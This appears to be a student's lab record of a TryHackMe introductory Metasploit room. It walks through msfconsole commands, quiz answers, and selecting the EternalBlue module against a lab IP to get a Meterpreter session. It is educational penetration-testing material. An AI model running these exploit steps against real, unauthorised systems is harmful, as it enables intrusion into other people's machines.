EXPT NO: 16 ROLL NO: 220701249

METASPLOIT-INTRODUCTION

AIM:

To understand the basics of the Metasploit Framework and learn how to use it for identifying, exploiting, and gaining access to vulnerable systems.

PROCEDURE:

- 1.Start the TryHackMe machine and connect to the VPN.
- 2. Launch Metasploit Framework using the msfconsole command in the terminal.
- 3. Use search to find an exploit module for the target service (e.g., search vsftpd).
- Select an appropriate module using use [module_path].
- 5. View and configure required parameters using show options and set them using set RHOSTS [target IP], set LHOST [your IP], etc.
- 6. Execute the exploit using the run or exploit command.
- 7. Upon successful exploitation, interact with the session using sessions and explore post-exploitation options.

TASK-1 INTRODUCTION TO METASPLOIT

Metasploit is the most widely used exploitation framework for penetration testing and vulnerability research. It supports all phases of a pentest — from information gathering to post-exploitation.

Versions:

- Metasploit Pro: Commercial version with a graphical interface.
- Metasploit Framework: Free, open-source, command-line version (focus of this room).

Main Components:

msfconsole: The primary command-line interface.

- Modules: Includes exploits, payloads, scanners, etc.
- Tools: Standalone utilities like msfvenom, pattern create, and pattern offset.

Learning Objectives:

- Learn how to search, configure, and run exploits.
- Gain a solid foundation for using Metasploit effectively.
- Comfortably navigate and use the Metasploit command-line environment.

TASK-2MAJOR COMPONENTS OF METASPLOIT

1.Start Console

bash

CopyEdit

msfconsole

2.Search Module

bash

CopyEdit

search <keyword>

3.Use Module

bash

CopyEdit

use <module_path>

4. Show Options

bash

CopyEdit

show options

5.Set Values

bash

CopyEdit

```
set RHOSTS <target_ip>
set RPORT <port> # if needed
set PAYLOAD <payload> # if needed
6.Run Exploit
bash
CopyEdit
run
7.Exit Console
bash
```

Exit

CopyEdit

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload

Correct Answer

What are self-contained payloads called?

Singles

Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles

Correct Answer

TASK-3MSFCONSOLE

1. Search for a Module (e.g., Apache)

Command:

bash

CopyEdit

search apache

2. Find Module Info (e.g., ssh_login)

Command:


bash

CopyEdit

info auxiliary/scanner/ssh/ssh login

Look for:

- Name
- Description
- Author → This answers "Who provided the module?"



TASK-4WORKING WITH MODULES

1. Select Module

Use the use command to choose the module:

bash

CopyEdit

use exploit/windows/smb/ms17_010_eternalblue

2. Set Parameters

Set parameters with set:

bash

CopyEdit

set RHOSTS 10.10.165.39

3. Check Options

View available parameters with show options:

bash

CopyEdit

show options


4. Global Parameters

Use setg to apply settings globally across modules:

bash

CopyEdit

setg RHOSTS 10.10.165.39



TASK-5SUMMARY

1. Finding the Exploit:

Identify a vulnerable service or application on the target system. This could be discovered through scanning or research.

2. Customizing the Exploit:

Once the vulnerability is found, select the corresponding Metasploit module (e.g., ms17_010_eternalblue) and configure its parameters (e.g., RHOSTS, RPORT, LHOST, etc.) using the set command.

RESULT:

Successfully exploited a vulnerable service using Metasploit and gained a Meterpreter session on the target system, demonstrating the power of automated exploitation tools for penetration testing.

